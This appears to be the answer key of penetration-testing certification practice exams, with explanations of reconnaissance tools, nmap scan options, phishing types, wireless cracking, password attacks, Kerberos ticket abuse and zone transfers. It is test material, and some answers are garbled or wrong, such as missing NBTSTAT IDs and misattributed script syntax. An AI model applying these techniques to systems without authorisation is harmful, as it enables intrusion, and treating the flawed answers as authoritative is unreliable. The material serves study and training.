2. D. Red team assessments are typically more targeted than normal penetration tests. The red team acts like an attacker, targeting sensitive data or systems with the goal of acquiring access. Goal-based or objective-based assessments are usually designed to assess the overall
security of an organization. Compliance-based assessments are designed to test compliance with specific laws.

3. C. Because patient records are protected by the HIPPA law in the United States, this is an example of a compliance assessment. Compliance-based assessments are designed to test compliance with specific laws. Objective-based assessments are usually designed to assess the overall security of an organization. Gray box and white box assessments identify the level of knowledge the attacker has of the organization.

4. D. A white box test is performed with full knowledge of the underlying technology, configuration, and settings of the target organization's network. In a black box test, the testers are not provided with access to or information about the target environment. Goalsbased or objective-based assessments are usually designed to assess the overall security of an organization.

5. A. A gray box test may provide some information about the environment to the penetration testers without giving full access, credentials, or configuration details. A white box test is performed with full knowledge of the underlying network. In a black box test, the testers
are not provided with access to or information about the target environment. Compliancebased assessments are designed to test compliance with specific laws.

6. B. A black box penetration test is called for in this scenario, so you will likely spend most of your time in the information gathering and vulnerability identification phase of the assessment. This is because, by definition, you should have little or no knowledge of the organization or its network prior to running the test.

7. B. The whois command can be used to gather information from public records about who owns a particular domain.

8. A. The nslookup command is included with most operating systems, including Windows and Linux, and can be used to resolve an organization's

domain name into its associated IP addresses.

9. C. theHarvester is a tool available on some Linux distributions, such as Kali Linux, that can be used to query search engines to discover email addresses, employee names, and other details about the target organization.

10. E. The recon-ng utility provides a web reconnaissance framework that allows you to conduct open source reconnaissance about an organization on the Web. Censys is a webbased tool that probes a given IP address. The whois command can be used to gather information from public records about who owns a particular domain. Shodan is a specialized tool that a penetration tester can use to search public sources for evidence of an Internet of Things (IoT) device that a target organization may have deployed in their network.

11. A. A phishing attack was used in this scenario because the malicious email was sent indiscriminately to all the employees within the organization.

12. C. A spear phishing attack was used in this scenario because the malicious email was specifically crafted for a specific employee. A generic phishing attack, on the other hand, would have been sent indiscriminately to a large group of employees within the organization.

13. D. A whaling attack is essentially a form of spear phishing attack that is aimed specifically at C-suite employees, such as the CEO, CFO, COO, CIO, and so on. A standard spear phishing attack, on the other hand, would have been sent to a lower-level employee within the organization.

14. B. A SMS phishing attack (also called a smishing attack) was used in this scenario. A smishing attack leverages text messaging instead of email to conduct a phishing exploit.

15. B. A voice phishing attack (also called a vishing attack) was used in this scenario. A vishing attack leverages a telephone call instead of email to conduct a phishing exploit. Essentially, the attacker calls a particular employee pretending to be someone else in order to get information.

16. A. The –sS option causes the nmap utility to conduct a SYN port scan of the specified target system.

17. D and E. The nmap 192.168.1.0/24 command causes the nmap utility to scan every system on the subnet, from .1 to .254. Likewise, the nmap 192.168.1.1-254 command causes the nmap utility to scan every system on the subnet, from .1 to .254.

18. A and B. The nmap 192.168.1.1 -sS command causes the nmap utility to conduct a SYN port scan of the specified target system. Likewise, the nmap 192.168.1.1 command also causes the nmap utility to conduct a SYN port scan of the specified target system because a SYN scan is the default used if no other scan type is specified.

19. D. The nmap 192.168.1.1 -O command causes the nmap utility to use TCP/IP stack fingerprinting to determine the operating system installed on the remote host.

20. A. The nmap 192.168.1.1 -A command enables OS detection, service version detection, script scanning, and traceroute to the remote host.

21. B. When you normalize the data from a penetration test, you aggregate all the data generated by all of the different tools and processes you used during the test and format it such that it is consistent and correlated. The goal is to make it such that the client can read the aggregated data and understand what happened during the test and when.

22. D. The final report you write for a penetration test should include a section entitled Methodology. In this section, you describe the penetration testing methodology you used to conduct the test. In this scenario, this would be the appropriate place to indicate that the PCI DSS standard was followed to conduct the test.

23. A. Among other things, the term situational awareness refers to a state of shared understanding between the client and the tester regarding the security posture of the client's network.

24. C. The term de-confliction refers to the process of communicating between the client and the tester to determine whether an attack detected during a penetration test is coming from an authorized penetration tester or whether it is a real attack instigated by some third-party hacker.

25. B. The term de-escalation refers to the process of communicating between the client and the tester to cease exploits used during the penetration test because of the adverse effects they may be having on the network.

26. D. In a supply chain assessment, a penetration test is conducted on an organization's vendors to ensure their networks are secure and can't be used as a pivot point to compromise the organization itself. A goal-based assessment is designed to test a specific aspect of an organization's security. A premerger test is usually conducted on an organization prior to it merging with another.

27. D. A red team assessment is usually conducted by internal testers to ensure an organization's IT staff (the blue team) can adequately defend the network. A goal-based assessment is designed to test a specific aspect of an organization's security. A supply chain test involves testing an organization's vendors. A compliance-based test is performed to ensure that an organization remains in compliance with governmental regulations or corporate policies.

28. A. Generally speaking, if you were to rank threat actors into tiers from least threatening to most threatening, it would look something like the following: script kiddie > hacktivist > malicious insider > organized crime > nation-state.

29. C. This is an example of threat modeling. Using threat modeling, you determine the type of threat you want to emulate during the penetration test. Then you use the same tools, techniques, and approaches that type of threat would typically use.

30. A. This is an example of risk acceptance. You have evaluated the client's tolerance of the impacts a penetration test could bring to the organization. It is important that the client be ready and able to accept the fact that a penetration test could cause a network outage or a service disruption.

31. A. The sslyze tool is a penetration testing tool that is commonly used to perform certificate inspection.

32. B and C. The output of the sslyze command in this example shows that the web server responded to TLSv1.1 and TLSv1.2 queries but did not respond to SSLv2, SSLv3, or TLSv1 queries.

33. A and C. You can use either tcpdump or Wireshark to capture packets on a wired network. Of the two, Wireshark is usually considered to have the most user-friendly interface.

34. A. The Aircrack-ng utility can be used to discover wireless networks in range and then crack their encryption. This process is very fast for old WEP networks, harder but doable for WPA networks, and quite challenging for WPA2 networks.

35. A. Before a wireless network interface can be used to capture wireless network traffic, it must be configured to run in monitor mode on the specific channel used by the transmitting access point.

36. B. Lock bypass occurs when an attacker prevents a door's locking mechanism from working. In this example, this was done by placing a wooden wedge in the door jamb, preventing the door from closing completely and preventing the locking mechanism from engaging.

37. A. Most automatically locking door systems have some type of emergency fail open mechanism. The idea behind this is that if there is an emergency of some sort, such as a fire, then the doors must automatically unlock to prevent people from being trapped inside or preventing emergency personnel from entering. If you can figure out what fail open mechanism is used, you may be able to manually trigger it to open a locked door.

38. B and D. In this scenario, dumpster diving was used to find the discarded access badge. Then badge cloning was used to create a fake badge.

39. D. Badge cloning occurs when an attacker makes a copy of a valid access badge to enter a facility. By copying a valid badge's RFID signature, the penetration tester in this scenario can use the fake badge to access the target organization's facility using the authorized employee's credentials. Because he carefully selected a high-level employee's badge for cloning, he may be able to access more sensitive areas of the facility.

40. A. NetBIOS is a transport protocol used by Windows systems to share resources, such as shared folders or printers. Once an attacker identifies that port 139 is open on a device, NBTSTAT can be used to footprint the device. For example, you could discover the device's computer name and identify

whether it is a workstation or a server. All of this information can be gathered without any kind of authentication.

41. A and D. The whois and nslookup utilities can be used to passively conduct reconnaissance on the target organization. Because they report information that is available to the general public, using these tools is highly unlikely to arouse any suspicion.

42. B and C. The nmap and hping utilities can be used to actively enumerate and fingerprint target systems.

43. A and B. John the Ripper as well as Cain and Abel can be used to crack passwords from an offline database of user accounts, such as the shadow and passwd files from a Linux system.

44. D and E. OWASP ZAP as well as Nessus can be used to scan a target for vulnerabilities.

45. B. SQLmap can be used to brute-force crack the password for an SQL database.

46. B. Hiring additional IT staff members who have experience with cyber security is an example of a people-based mitigation strategy.

47. C. Forbidding employees from using external cloud-based services such as Google Drive is an example of a process-based mitigation strategy.

48. A. Implementing a mantrap at the main entrance is an example of a technological mitigation strategy.

49. A. Implementing directional wireless antennas and manipulating access point power levels to prevent signal emanation are examples of technological mitigation strategies.

50. C. Requiring multiple sign-offs on payouts is an example of a process-based mitigation strategy.

51. A and E . There are two major benefits of using internal teams to conduct penetration tests. First, they have contextual knowledge of the organization that can improve the effectiveness of the tests. Second, it's usually less expensive to conduct testing using internal employees than it is to hire a

penetration testing contractor. When the internal staff isn't involved in a penetration test, they can work on other projects for the organization.

52. B and C. External penetration testing teams are hired for the express purpose of performing penetration tests. Because they aren't directly employed by the organization, they tend to have a higher degree of independence. They don't have to worry about upsetting a manager or director if vulnerabilities are discovered. In fact, they usually delight in such an event. Also, they tend to be less biased because they don't participate in the design or ongoing maintenance of the organization's network infrastructure.

53. C and D. An internal penetration testing team may be too closely affiliated with the organization. For example, they may worry that a vulnerability discovered during a penetration test may reflect poorly on their team because they likely designed and continue to maintain the network being tested. This could cause a lack of objectivity when conducting penetration tests.

54. A and C. Using an external team of contractors to perform penetration testing has several drawbacks that should be considered. First, there could be a potential for a conflict of interest if they also perform penetration testing for one of your competitors. Second, they tend to be quite expensive.

55. C. Penetration testers must take a different approach in their thinking. Instead of trying to defend against all possible threats, they only need to find a single vulnerability that they can exploit to achieve their goals. To find these vulnerabilities, they must think like an adversary who might attack the system in the real world. This approach is commonly known as adopting the hacker mind-set.

56. C. Because the server is considered a fragile system, you should throttle the bandwidth used by the vulnerability scan. If you don't, you could easily consume all the server's resources with the scan and not leave any for critical business operations. You can use the -Tn option with the nmap command to throttle down the scans. In this scenario, you should consider using either the –T2 or possibly even the –T1 option with the nmap command. The –T0 option would probably throttle the scan too much, making it take an inordinate amount of time to complete.

572. A and E. A container can be used to create an isolated environment, much like a virtual machine. As a result, any applications running within a container environment may not be detectable by traditional vulnerability scans. Unlike a virtual machine, a container shares much of the base operating system with the container host. Therefore, vulnerabilities associated with the base operating system of the container host may be inherited by its containers.

58. A. Static code analysis is conducted by analyzing an application's source code. Obviously, this type of testing is usually performed only during a white box penetration test. Static code analysis does not involve actually running the program. Instead, it is focused on analyzing how the application is written.

59. B and C. Dynamic code analysis as well as fuzz testing are both performed on running code. Because the source code is not required to perform these tests, they can be performed during gray box or black box penetration tests.

60. B. Fuzz testing involves sending random, unexpected, or invalid data to the inputs of an application to test how it handles that data. This is called exception handling. Many attacks can be deployed that exploit an application's inability to properly handle unexpected data.

61. B. In a repeating attack, the penetration tester captures the target organization's wireless network radio signal and rebroadcasts it with high gain to extend its range. In this scenario, the organization's wireless network can now be accessed by the penetration tester from the parking lot.

62. A. This is an example of a SQL injection attack. Instead of entering a password into the Password field, the tester inserts a SQL statement. If the web application in this example was poorly written, then it is possible that it would pull usernames and passwords for every user in the hypothetical database. The UNION SELECT statement is used to combine two unrelated SELECT queries to retrieve data from different database tables. A wellwritten application will use input validation to prevent SQL statements from being submitted within a user form. The same principles apply to HTML injection, command injection, and code injection attacks.

63. A. This is an example of a credential brute-forcing attack. In a true brute-force attack, all possible letter, number, and special character combinations would be tried one after another until the right one is found. However, by creating a list of likely passwords based on the user's personal interests, the probability of success is greatly increased.

64. B. This is an example of session hijacking. The tester was able to exploit the session key (the cookie) to gain access to the user's session. This type of exploit can be used for web applications where an HTTP cookie is used to maintain a session. Even though the site may have used TLS/SSL to encrypt authentication credentials, the session cookie is many times not encrypted. If it is captured, it allows the tester to hijack the user's session.

65. C. This is an example of a redirect attack because users are redirected to a fake website by the phishing emails.

66. A. When creating an associative array in a Bash script, you use the following syntax: array_name[element_name] = value. In this example, the line Target[HostName] = FS1 assigns a value of FS1 to the element named HostName within the Target array.

67. D. When creating an associative array in a Ruby script, you use the following syntax: _array_name = {"element_name" => "value"} . In this example, the line _Target = {"HostName" => "FS1"} assigns a value of FS1 to the element named HostName within the Target array.

68. C. When creating an associative array in a PowerShell script, you use the following syntax: $array_name.element_name = "value" . In this example, the line $Target.HostName = 'FS1' assigns a value of FS1 to the element named HostName within the Target array.

69. B. When creating an associative array in a PowerShell script, you use the following syntax: array_name = [{"element_name":"value"}]. In this example, the line Target = [{"HostName":"FS1"}] assigns a value of FS1 to the element named HostName within the Target array.

70. B. When making a comparison between two values in a Ruby script to see whether they are equal, you use the == relational operator.

71. D. The Telnet protocol does not use encryption to protect network transmissions, which means authentication credentials to the remote system as well as the data being transferred are sent as plain text. To remedy this, you should recommend that the client use the Secure Shell (SSH) server and client for remote server access. SSH encrypts authentication information as well as data transfers between systems.

72. A. The rcp utility does not use encryption to protect network transmissions, which means authentication credentials to the remote system as well as the data being transferred are sent as plain text. To remedy this, you should recommend that the client use the scp command to copy files between servers. The scp utility is part of the SSH suite of utilities, which encrypts authentication information as well as data transfers between systems.

73. B. In this scenario, the wireless network can be hardened by changing the default administrative username and password on the wireless controller. Lists of default usernames and passwords are readily available on the Internet and should not be used.

74. A and B. In this scenario, the wireless network can be hardened by implementing MAC address filtering. This provides a basic layer of protection by preventing unauthorized systems from connecting to the wireless network. However, MAC addresses are easy to spoof once a known-good address has been identified. So, the wireless network can be further hardened by implementing 802.1x authentication. This eliminates the weakness associated with preshared keys by implementing a separate authentication server (such as a RADIUS server).

75. A and D. In this scenario, the wireless network can be hardened by using directional access points. This will help prevent the signal from emanating into the parking lot. In addition, DHCP should be disabled on the wireless network. While this makes administration much more difficult, it also prevents attackers who compromise the wireless network from automatically receiving all the configuration information they need to access network resources.

76. C. NFSv3 and earlier will map numeric UIDs and GIDs to files and directories on an NFS file system. When you mount an NFS share from a

client using NFSv3, you may see a UID or GID in place of a username or group, because your local operating system cannot map to them, either because you are not on the domain (i.e., LDAP) or the user does not exist.

77. A, B, C. Open mail relay servers configured for anonymous access can allow an attacker to impersonate both an internal and external destination address. The VRFY command is used to ask the server for information about an address, and EXPN is used to ask the server for the membership of a mailing list. If the VRFY command against a local account address is successful, it could allow the attacker to enumerate local user accounts. If the EXPN command is successful, the server will show each subscriber to the mailing list. This information can assist an attacker with future spear phishing campaigns.

78. A. The Karma attack will target any SSID it discovers in order to increase the likelihood for exploitation.

79. C. L2PING provides a method that can be used to identify Bluetooth devices, as well as target them for DoS attacks, using the target MAC address.

80. D. TC2 is not a valid layer of the Bluetooth protocol stack. Telephony Control Protocol Specification (TCS) is, however, a valid layer in the protocol stack and is used for controlling telephone functions on the mobile device.

Practice Exam 2

1. B. Black box tests are sometimes called zero knowledge tests because they replicate what a typical external attacker would encounter. Testers are not provided with any access or information. A white box test is performed with full knowledge of the underlying network. A gray box test may provide some information about the environment to the penetration testers without giving full access. Objective-based assessments are usually designed to assess the overall security of an organization.

2. C. A gray box test may provide some information about the environment to the penetration testers without giving full access, credentials, or configuration details. Compliance-based assessments are designed to test compliance with specific laws. In a black box test, the testers are not provided with access to or information about the target environment. A white box test is performed with full knowledge of the underlying network.

3. B. In a black box test, testers are not provided with any access to or information about the target. A white box test is performed with full knowledge of the underlying network. A gray box test may provide some information about the environment to the penetration testers without giving full access. Objective-based assessments are usually designed to assess the overall security of an organization.

4. D. A white box test is performed with full knowledge of the underlying technology, configuration, and settings of the target organization's network. A gray box test may provide some information about the environment to the penetration testers without giving full access. In a black box test, the testers are not provided with access to or information about the target environment. Goals-based or objective-based assessments are usually designed to assess the overall security of an organization.

5. A. A gray box test is a blend of black box and white box testing. A gray box test usually provides limited information about the target to the penetration testers but does not provide full access, credentials, or configuration information. A gray box test can help focus penetration testers' time and effort while also providing a more accurate view of what an attacker would actually encounter. In a black box test, the testers are not provided with access to or information about the target environment. Goals-based or objective-based assessments are usually designed to assess the

overall security of an organization. A white box test is performed with full knowledge of the underlying network.

6. A. Censys is a web-based tool that probes a given IP address. It presents whatever information it can discover about the host assigned that IP address, such as the version of SSL/TLS it uses, the cipher suite it uses, and its certificate chain. Note that some organizations put their IP addresses on a blacklist, which severely limits the amount of information that Censys can discover about them.

7. D. Fingerprinting Organizations with Collected Archives (FOCA) is a utility that you can use to gather metadata from an organization's documents, such as Word, PowerPoint, OpenOffice, and Adobe Reader files. FOCA searches popular search engines, such as Google and Bing, for these files and extracts any metadata they may contain.

8. B. Shodan is a specialized tool that a penetration tester can use to search public sources for evidence of an Internet of Things (IoT) device that a target organization may have deployed in their network. This can be useful because IoT devices frequently employ weaker security mechanisms that a penetration tester can exploit.

9. D. Maltego is a utility that penetration testers frequently use to organize the information they have gathered from OSINT sources. One of its key benefits is its ability to graphically display the information discovered and visually link it together.

10. A. The nmap utility is a widely used scanner. You can use it to scan a single host, such as the web server mentioned in this scenario, or even an entire network. To be a successful penetration tester, you should be familiar with the various ways in which nmap can be employed to discover information.

11. D. Interrogation involves questioning an employee of the target organization, using fear as a motivation to gather information. Interrogation is not a technique that is typically used by penetration testers.

12. A. Impersonation is a social engineering technique that can be used by a penetration tester to gain physical access to the target's facility. In this

scenario, the receptionist allowed the tester to access the organization's facility because the tester appears to be from a trusted vendor.

13. A and E. Impersonation is a social engineering technique that can be used by a penetration tester to gain physical access to the target's facility. In this scenario, the receptionist allowed the tester to access the organization's facility because the tester appears to be from a trusted vendor. The tester also used elicitation techniques to gather sensitive information from employees.

14. A and C. Impersonation is a social engineering technique that can be used by a penetration tester to gain physical access to the target's facility. In this scenario, the receptionist allowed the tester to access the organization's facility because the tester appears to be from a trusted vendor. The tester also used shoulder-surfing techniques to gather sensitive information from employees.

15. C and E. Impersonation is a social engineering technique that can be used by a penetration tester to gain the trust of the target organization's employees. In this scenario, the employees trusted the tester because emails appeared to be coming from another employee. The tester leveraged this trust to elicit sensitive information from those employees. This is sometimes called business email compromise.

16. C. The nmap 192.168.1.1 -sT command causes the nmap utility to conduct a TCP connect scan of the specified target system.

17. D. The nmap 192.168.1.1 -sU command causes the nmap utility to conduct a UDP port scan of the specified target system.

18. A. The nmap 192.168.1.0/24 -sL command causes the nmap utility to scan the specified range of IP addresses for hosts. It simply lists targets to scan.

19. A. The nmap 192.168.1.1 -sA command causes the nmap utility to conduct a TCP ACK scan of the specified target system.

20. C. The nmap 192.168.1.0/24 --exclude 192.168.1.250 command causes the nmap utility to scan every system on the subnet from .1 to .254 but skips the host with an IP address of 192.168.1.250.

21. A. Among other things, the term situational awareness refers to a state of common understanding between all members of the penetration testing team to ensure that every team member is aware of what the others are doing.

22. A. Among other things, the term situational awareness refers to a state of common understanding between all members of the penetration testing team to ensure that testing activities are coordinated to occur at the appropriate time.

23. B. The term de-escalation refers to the process of communicating between the client and the tester to dial back the intensity of exploits used during the penetration test because of the adverse effects they may be having on the network.

24. C. The term de-confliction refers to the process of communicating between the client and the tester to determine whether an attack detected during a penetration test is coming from an authorized penetration tester or whether it is a real attack instigated by some third-party hacker.

25. C. Among other things, the term situational awareness refers to a state of common understanding between all members of the penetration testing team to ensure that testing activities are planned and coordinated to occur at the appropriate time.

26. D. This is an example of scope creep. Scope creep is the addition of additional parameters and/or targets to the scope of the assessment. This is a common occurrence and should be planned for in your initial scoping. For example, you and the client could agree on pricing and schedule adjustments that could be made if the scope of the test needs to expand.

27. A. Many penetration testing tools may be covered by export restrictions. The United States prohibits the export of some types of software and hardware, including encryption tools. If you are traveling abroad with your penetration testing toolkit, you could be arrested if you have prohibited software or hardware in your possession.

28. C. Many penetration testing tools may be covered by export restrictions. The United States prohibits the export of some types of software and

hardware, including encryption tools. If you transfer these tools internationally over the Internet, you could be arrested.

29. D. The laws and regulations that apply to penetration testing and penetration testers vary from state to state within the United States. That means you need to understand what laws apply to the work you're doing. In this scenario, you need to check all federal, state, and local laws that apply to the assessment you plan to carry out. It is recommended that you retain the services of an attorney to keep yourself out of trouble.

30. A. Web Services Description Language (WSDL) is an XML-based interface definition language used for describing the functionality offered by a SOAP service.

31. A. Before Aircrack-ng can be used to crack the encryption on a wireless network, you must first run the airodump-ng utility on the specific channel used by the transmitting access point to collect the authentication handshake.

32. B. Before Aircrack-ng can be used to crack the encryption on a wireless network, you must first run the airodump-ng utility on the specific channel used by the transmitting access point to collect the authentication handshake. Then, you need to de-authenticate the wireless client by running the aireplay-ng utility.

33. B. Before you can capture packets on a wired network, your network interface must be configured to run in promiscuous mode. Otherwise, it will discard all frames it receives that are not addressed specifically to its address.

34. D. The issue here is that the network uses a switch instead of a hub. The switch learns the MAC addresses of each network interface connected to each switch port. It only transmits frames to the specific port to which the destination network interface is attached. Because of this, your laptop never sees frames transmitted to any other host on the network.

35. D. The issue here is that the network uses a switch instead of a hub. The switch learns the MAC addresses of each network interface connected to each switch port. It only transmits frames to the specific port to which the destination network interface is attached. Because of this, your laptop never

sees frames transmitted to other hosts on the network. While you could theoretically swap out the network switch for a hub, your client would probably not allow you to do this. The best option would be to connect the laptop to a mirror port on the switch. The mirror port contains copies of frames transmitted to all other switch ports. This allows your laptop to see frames addressed to other hosts. Before you do this, however, you need to make sure it is allowed under the rules of engagement for the test.

36. A. NBTSTAT identifies NetBIOS servers with an ID of . Based on this output, you know that DEV-1 is most likely a Windows server (or a Linux server running the Samba service).

37. B. NBTSTAT identifies NetBIOS workstations with an ID of . Based on this output, you know that PROD-9 is most likely a Windows workstation (or a Linux workstation running the Samba service).

38. A and E. The LLMNR protocol is loosely based on the DNS packet format and allows IPv4 and IPv6 hosts to perform name resolution for other hosts on the same local network without a DNS server. It is supported by both Windows and Linux hosts.

39. B and C. The LLMNR protocol has many security vulnerabilities that can be exploited in a penetration test. For example, it lacks security controls such as authentication. Because of this, a malicious host on the network can advertise itself as any host it wants to.

40. A and C. The Server Message Block (SMB) protocol is used to share files and printers between hosts on a network.

41. A. Mimikatz can be used to compromise Kerberos-based authentication systems, including generating "golden" and "silver" Kerberos tickets.

42. A and C. Both Nikto and W3AF utilities are commonly used to scan targets for vulnerabilities.

43. D and E. Both Medusa and Hydra utilities can be used to conduct brute-force password attacks.

44. B and D. Both Patator and Aircrack-ng utilities can be used to conduct brute-force password attacks. Patator can be used to compromise a variety of

network services, such as FTP, SNMP, and SSH servers. Aircrack-ng is used to brute-force wireless networks.

45. C and D. Both Empire and PowerSploit utilities are based on Windows PowerShell. Essentially, they are a collection of PowerShell scripts that can be used to conduct a variety of exploits.

46. B. Conducting security awareness training with employees is an example of a people-based mitigation strategy.

47. D. Of the options presented here, the best recommendation to remediate shared local administrator credentials would be to simply randomize those credentials. Otherwise, compromising the local administrator password on one desktop would expose all the other desktops in the organization.

48. B. Of the options presented here, the best recommendation to remediate shared local administrator credentials would be to implement the Local Administrator Password Solution (LAPS) from Microsoft. This solution periodically randomizes local administrator passwords and saves those secrets in Active Directory.

49. B and C. The "Password must meet complexity requirements" and the "Minimum password length" Group Policy settings can be used to enforce a degree of password complexity. By default, the "Password must meet complexity requirements" policy requires passwords be at least six characters long and contain characters from three of the following four categories: uppercase letters, lowercase letters, numbers, and special characters. The minimum password length defines the least number of characters that a password may contain.

50. A. The "Enforce password history" Group Policy setting determines the number of unique new passwords that a user must use before an old password can be reused again. Configuring this policy helps enhance security by preventing users from reusing old passwords.

51. A. Cybersecurity professionals use the well-known CIA triad model to describe the goals of information security. The letter C in CIA stands for confidentiality, which seeks to prevent unauthorized access to information or systems.

52. B. Cybersecurity professionals use the well-known CIA triad model to describe the goals of information security. The letter I in CIA stands for integrity, which seeks to prevent unauthorized modification of information or systems.

53. C. Cybersecurity professionals use the well-known CIA triad model to describe the goals of information security. The letter A in CIA stands for availability, which ensures that information remains available for authorized access.

54. A . Attackers (and penetration testers) seek to undermine the goals of the CIA triad model using the corresponding goals of the DAD triad. The first D in DAD stands for disclosure, which refers to gaining unauthorized access to information or systems.

55. B. Attackers (and penetration testers) seek to undermine the goals of the CIA triad model using the corresponding goals of the DAD triad. The A in DAD stands for alteration, which refers to making unauthorized changes to information or systems.

56. C. A web-enabled television set is an example of a nontraditional system. These devices are considered fragile because they are difficult to manage in the traditional sense. and they are probably updated on an infrequent basis by the vendor. They may also have not been subjected to extensive security testing by the vendor.

57. B. Computer-controlled manufacturing devices are examples of nontraditional systems. These devices are considered fragile because they are difficult to manage in the traditional sense and they are probably updated on an infrequent basis by the vendor. They may also have not been subjected to extensive security testing by the vendor.

58. A and B. Either the dig axfr @nameserver target_domain or the host -t axfr target_domain nameserver command can be used to perform a zone transfer. If it works, then you can gather a fairly detailed list of all the network infrastructure hosts within the target network. Ideally, the target organization has disabled unauthenticated zone transfers on their DNS server. If this is the case, either of the previous commands will return some type of "Transfer Failed" error message.

59. A. The hping utility is a tool commonly used by penetration testers for packet crafting. It allows you to make almost any kind of packet you want and send it to a designated host on the target network. Analyzing how the host responds can provide you with valuable information for the next phase of the penetration test.

60. A and C. With a list of email addresses of users from the target organization, you could conduct any number of phishing exploits. You could also use the email addresses to enumerate internal user account names. In many (if not most) organizations, the email username is almost always the same as the user's account name.

61. C. This is an example of a default credentials attack. Most network devices, including access points, routers, firewalls, and so on, come from the factory preconfigured with default administrative credentials. These defaults are well documented on the Internet. If the administrator forgets to change them, then the tester can use them to gain administrative access to the device. Chapter 3: Attacks and Exploits 299

62. A. This device is vulnerable to a weak credentials exploit because the administrative username and password are easy to guess.

63. D. This is an example of a Kerberos exploit. Receiving a ticket-granting ticket (TGT) allows the user to obtain additional ticket-granting service (TGS) tickets, which grant access to specific network services. Because it allows users to get other TGS tickets, the TGT is sometimes referred to as a golden ticket. Because the TGS ticket can be used only to access a specific network service, it is sometimes referred to as a silver ticket.

64. A and B. In both a parameter pollution exploit and an insecure direct object reference exploit, the penetration tester modifies a parameter in an HTTP request to gain unauthorized access to information. For example, after authenticating to a web application, the tester could modify the /search?q= parameter in a URL to trick the application into supplying information that the user account shouldn't be able to see.

65. D. In a DOM XSS exploit, the attacker exploits weaknesses in the victim's web browser. Typically, outdated browsers are most susceptible to this type of exploit. This is considered to be a client-side XSS attack.

66. A and D. When making a comparison between two values in a Python script to see whether they are not equal, you can use either the <> or the != relational operator.

67. B. When making a comparison between two values in a Python script to see whether they are equal, you use the == relational operator.

68. C. When making a comparison between two values in a PowerShell script to see if they are equal, you use the -eq relational operator.

69. C. When making a comparison between two integer values in a Bash script to see whether one is greater than the other, you use the -gt relational operator.

70. A. The > relational operator can be used in both Python and Ruby to test whether one value is numerically greater than the other.

71. B and C. In this scenario, the router can be hardened by creating an encrypted password for privileged access. This is done using the enable secret command on the router. In addition, procedures should be set in place to vet visitors who claim to be representatives of IT vendors.

72. A. After a penetration test, it is critical that you undo everything you have done. The best way to accomplish this is to carefully document everything you do as you conduct the test. That way, you will have a record of what must be restored and how it should look after the cleanup is complete.

73. A and C. After a penetration test, it is critical that you undo everything you have done. For example, if you set up any shell sessions, especially reverse shells, you need to make sure that they are removed. In addition, you should document everything you do as you clean up after the test. It's always possible that you may inadvertently break something during the cleanup process. If this happens, having documentation of what you did will be invaluable.

74. B. After a penetration test, it is critical that you undo everything you have done. For example, if you created any backdoor user accounts, you should make sure you remove those credentials. You should not leave these in place as they could be used by a real attacker to compromise the system later.

75. A. After a penetration test, it is critical that you undo everything you have done. For example, it is critical that you uninstall any tools or utilities you used to conduct exploits during the test.

76. A. During runtime, the application will pass down the DOM to help structure content within the browser. DOM modules may include JavaScript code that can execute locally within the user's browser.

77. B. The PHP code declares the $data variable by reading 8192 bytes of $handle. It then validates the size of the $data variable. If the length of $data is equal to 0, the script either terminates or will continue to echo the contents of $data and complete the loop.

78. A, C. The "acct=" and "emp_id=" parameters are somewhat of a dead giveaway of an Insecure Direct Object Reference (IDOR), in that they may be linked to another user's information that could be retrieved without the necessary access controls with the web application or database. Option B was simply a URL with nothing to infer, and option D provided what looked to be parameters associated with a state and ZIP code and nothing of potential value with regard to an IDOR.

79. D. The service principal name (SPN) is unique and is used to identify each instance of a Windows service. In Windows, Kerberos requires that the SPN be associated with at least one service logon account. A hostname is the name of a host, and the domain name is a unique name used to identify a realm on the Internet. A user ID or UID is a unique integer assigned to each user on a Unixlike system. None of these options have any relation to a Windows service.

80. A. When the service starts, it will follow the execution path to C:\Program Files (x86)\data\shared files\vulnerable.exe to run the executable. Since the path is not in quotations in the registry, it will first look to load C:\Program Files (x86)\data\shared.exe because there is a space between the directory "shared files." Files.exe/files.exe will not work, as there is no break after the directory name. The Program.exe option would work; however, the user does not have write access to the folder.

Practice Exam 3

1. A. A script kiddie is an individual who carries out an attack using code written by more advanced hackers. A hacktivist's attacks are usually politically motivated. Organized crime actors are usually a highly organized group of cybercriminals whose main goal is to make a lot of money. A nation-state threat actor acts on behalf of a nation to inflict harm on a rival nation.

2. D. A state-sponsored attacker usually operates under the direction of a government agency. The attacks are usually aimed at government contractors or even the government systems themselves. A script kiddie is an individual who carries out an attack using code written by more advanced hackers. A hacktivist's attacks are usually politically motivated. An organized crime threat actor is a group of cybercriminals whose main goal is financial gain.

3. C. An organized crime threat actor is a group of cybercriminals whose main goal is financial gain. Attacks carried out by organized crime groups can last a long time, are very well-funded, and are usually quite sophisticated. A malicious insider attack occurs when someone within the organization uses the credentials they have been legitimately given to carry out an attack. A hacktivist's attacks are usually politically motivated. A nation-state threat actor acts on behalf of a nation to inflict harm on a rival nation.

4. B. A hacktivist's attacks are usually politically motivated, instead of financially motivated. Typically, they want to expose perceived corruption or gain attention for their cause. A script kiddie is an individual who carries out an attack using code written by more advanced hackers. An organized crime threat actor is a group of cybercriminals whose main goal is financial gain. A nation-state threat actor acts on behalf of a nation to inflict harm on a rival nation.

5. D. A malicious insider attack occurs when someone within the organization uses the credentials they have been legitimately given to carry out an attack. A script kiddie is an individual who carries out an attack using code written by more advanced hackers. A hacktivist's attacks are usually

politically motivated, instead of financially motivated. An organized crime threat actor is a group of cybercriminals whose main goal is financial gain.

6. A and B. Dumpster diving is a technique used to gather information about a target organization by reviewing documents found in its trash. Likewise, theHarvester can be used to search the Internet to find email addresses and employee names. This information can be used to craft an effective spear phishing campaign.

7. B and E. The key to a successful whaling exploit is having detailed information about the leaders in the target organization. Useful information can often be gleaned from the organization's website in the form of press releases and executive bios. This information can provide you with names, positions, and possibly even contact information.

8. A and D. Open-source intelligence (OSINT) is any information that is publicly available and can be passively gathered. Because it is passively gathered, you can't use methods that actively engage the target organization to gather OSINT. For example, running a vulnerability scan is an active method, while reading social media posts and viewing corporate tax filings are passive methods. Social Security numbers and personal tax filings are both examples of protected information that is not publicly available.

9. C and D. Running a vulnerability scan is an active method, as is penetrating the organization's facility or wheedling information out of a disgruntled employee. On the other hand, gathering information from the organization's DNS registrar or reading job postings on the organization's website are examples of passively gathering public information.

10. A and E. Job postings on the organization's website as well as résumés of current employees on LinkedIn are both examples of public information. By reviewing these two sources, you may determine what types of systems the organization has deployed.

11. B. In a USB key drop exploit, some type of malware is usually loaded on a flash drive. That drive is then deliberately left somewhere that an employee of the target organization will likely find it. The goal is for the employee to plug it in to see what it contains. When this happens, the malware is automatically loaded on the victim's computer.

